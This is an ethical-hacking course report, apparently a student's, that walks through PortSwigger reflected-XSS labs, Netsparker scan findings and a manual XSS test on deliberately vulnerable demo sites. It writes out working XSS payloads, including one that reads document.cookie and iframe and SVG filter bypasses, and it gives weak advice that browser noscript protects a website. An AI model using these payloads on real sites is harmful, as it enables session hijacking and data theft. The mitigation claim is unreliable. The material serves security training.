
REPORT ON ETHICAL HACKING

BY SHUBHAM SINGH

TASK 1 : PORTSWIGGER LABS

LAB 1 : Reflected XSS into HTML context with nothing encoded

Solution : write the alert function in the search bar `<script>alert(1)</script>` and search




LAB 2 : Reflected XSS into HTML context with all tags blocked except custom ones

Solution : Go to the exploit server and paste the following code, replacing `your-lab-id` with your lab ID:

```
<script>
location =
'https://your-lab-id.web-security-academy.net/?search=%3C
xss+id%3Dx+onfocus%3Dalert%28document.cookie%29%20tabinde
x=1%3E#x';
</script>
```

Click "Store" and "Deliver exploit to victim".



LAB 3 : Reflected XSS into HTML context with most tags and attributes blocked

Solution : Inject a standard XSS vector, such as: `<img src=1 onerror=print()>`

1. Observe that this gets blocked. In the next few steps, we'll use use Burp Intruder to test which tags and attributes are being blocked.


With your browser proxying traffic through Burp Suite, use the search function in the lab. Send the resulting request to Burp Intruder.


2. In Burp Intruder, in the Positions tab, click "Clear §". Replace the value of the search term with: `<>`
3. Place the cursor between the angle brackets and click "Add §" twice, to create a payload position. The value of the search term should now look like: `<§§>`
4. Visit the XSS cheat sheet and click "Copy tags to clipboard".
5. In Burp Intruder, in the Payloads tab, click "Paste" to paste the list of tags into the payloads list. Click "Start attack".
6. When the attack is finished, review the results. Note that all payloads caused an HTTP 400 response, except for the `body` payload, which caused a 200 response.
7. Go back to the Positions tab in Burp Intruder and replace your search term with: `<body%20=1>`
8. Place the cursor before the = character and click "Add §" twice, to create a payload position. The value of the search term should now look like: `<body%20§§=1>`
9. Visit the XSS cheat sheet and click "copy events to clipboard".
10. In Burp Intruder, in the Payloads tab, click "Clear" to remove the previous payloads. Then click "Paste" to paste the list of attributes into the payloads list. Click "Start attack".
11. When the attack is finished, review the results. Note that all payloads caused an HTTP 400 response, except for the `onresize` payload, which caused a 200 response.

12. Go to the exploit server and paste the following code, replacing `your-lab-id` with your lab ID:

```
<iframe
src="https://your-lab-id.web-security-academy.net/?search=%22%3E%3Cbody%20onresize=print()%3E"
onload=this.style.width='100px'>
```

13. Click "Store" and "Deliver exploit to victim".






LAB 4 : Reflected XSS with event handlers and `href` attributes blocked

Solution:Visit the following URL, replacing `your-lab-id` with your lab ID:

```
https://your-lab-id.web-security-academy.net/?search=%3Csvg%3E%3Ca%3E%3Canimate+attributeName%3Dhref+values%3Djavascript%3Aalert(1)+%2F%3E%3Ctext+x%3D20+y%3D20%3EClick%20me%3C%2Ftext%3E%3C%2Fa%3E
```




LAB 5 : Reflected XSS in canonical link tag

SOLUTION : 1.Visit the following URL, replacing `your-lab-id` with your lab ID:

`https://your-lab-id.web-security-academy.net/?%27accesskey=%27x%27onclick=%27alert(1)` This sets the `X` key as an access key for the whole page. When a user presses the access key, the `alert` function is called.

2. To trigger the exploit on yourself, press one of the following key combinations:

- On Windows: `ALT+SHIFT+X`
- On Linux: `Alt+X`



TASK 2 : **http://zero.webappsecurity.com/**

We have set up a real life-like web application in the form of an online bank portal. Your
task is to test this website and find all possible vulnerabilities and loopholes in it. To do
so you can use the automatic vulnerabilities scanner “Netsparker” which was taught to
you in the session of Automatic Vulnerability Scanner.

Solution :

1. Out-of-date Version (Apache) :

Vulnerability Details : CRITICAL


Netsparker identified you are using an out-of-date version of Apache.

Impact :

Since this is an old version of the software, it may be vulnerable to attacks.

Remedy :

Please upgrade your installation of Apache to the latest stable version.



2. Out-of-date Version (OpenSSL) :

Vulnerability Details : CRITICAL


Netsparker identified you are using an out-of-date version of OpenSSL.

Impact :

Since this is an old version of the software, it may be vulnerable to attacks.

Remedy :

Please upgrade your installation of OpenSSL to the latest stable version.



3. Vulnerability Details : HIGH

Netsparker detected that insecure transportation security protocol (SSLv2) is supported by your web server.

SSLv2 has several flaws. For example, your secure traffic can be observed when you have established it over SSLv2.

Impact :

Attackers can perform man-in-the-middle attacks and observe the encryption traffic between your website and its visitors. Also an attacker can exploit vulnerabilities like DROWN.

Actions to Take :

We recommended to disable SSLv2 and replace it with TLS 1.2 or higher. See Remedy section for more details.

Remedy :

Configure your web server to disallow using weak ciphers.

- For Apache, you should modify the SSLProtocol directive in the httpd.conf.
  SSLProtocol +TLSv1.2
- For Nginx, locate any use of the directive ssl_protocols in the nginx.conf file and remove SSLv3.
  ssl_protocols TLSv1.2;

- For Microsoft IIS, you should make some changes on the system registry. **Incorrectly editing the registry may severely damage your system. Before making changes to the registry, you should back up any valued data on your computer.**
    1. Click Start, click Run, type regedt32 or type regedit, and then click OK.
    2. In Registry Editor, locate the following registry key: HKey_Local_Machine\System\CurrentControlSet\Control\SecurityProviders\SCHANNEL\Protocols\SSL2\
    3. Locate a key named "Server." If it doesn't exist, create it.
    4. Under the "Server" key, locate a DWORD value named "Enabled." If it doesn't exist, create it and set it to "0".


For lighttpd, put the following lines in your configuration file:
ssl.use-sslv2 = "disable"

ssl.use-sslv3 = "disable"
ssl.openssl.ssl-conf-cmd = ("Protocol" => "-TLSv1.1, -TLSv1, -SSLv3")
v1.4.48 or up

- ssl.ec-curve = "secp384r1"

External References

- OWASP - Insecure Configuration Management
- How to disable PCT 1.0, SSL 2.0, SSL 3.0, or TLS 1.0 in Internet Information Services
- OWASP Top 10-2017 A3-Sensitive Data Exposure
- The DROWN Attack



TASK 3 : In this task you are completely free. http://testasp.vulnweb.com/ - This is the website.Explore the website and try to find vulnerabilities in the website and report it to us.You will be evaluated on your methods and report you submit.

Solution : CROSS SITE SCRIPTING

Domain : vulnweb.com

Subdomain : testasp.vulnweb.com

Step 1: Visit http://testasp.vulnweb.com/


Step 2: On the top menu you will find a search option.

Step 3: Click on it and you will be prompted with the Search box.

Step 4: You can intercept the request in Burp Suite

Step 5: Now you can find different payloads for XSS.

Step 6: Send the request to the intruder and paste all the payloads.



Impact : It can lead to stealing of user data na it can be harmful for the company

Mitigation : If you want to protect your website from cross scripting you can enable noscript on browser.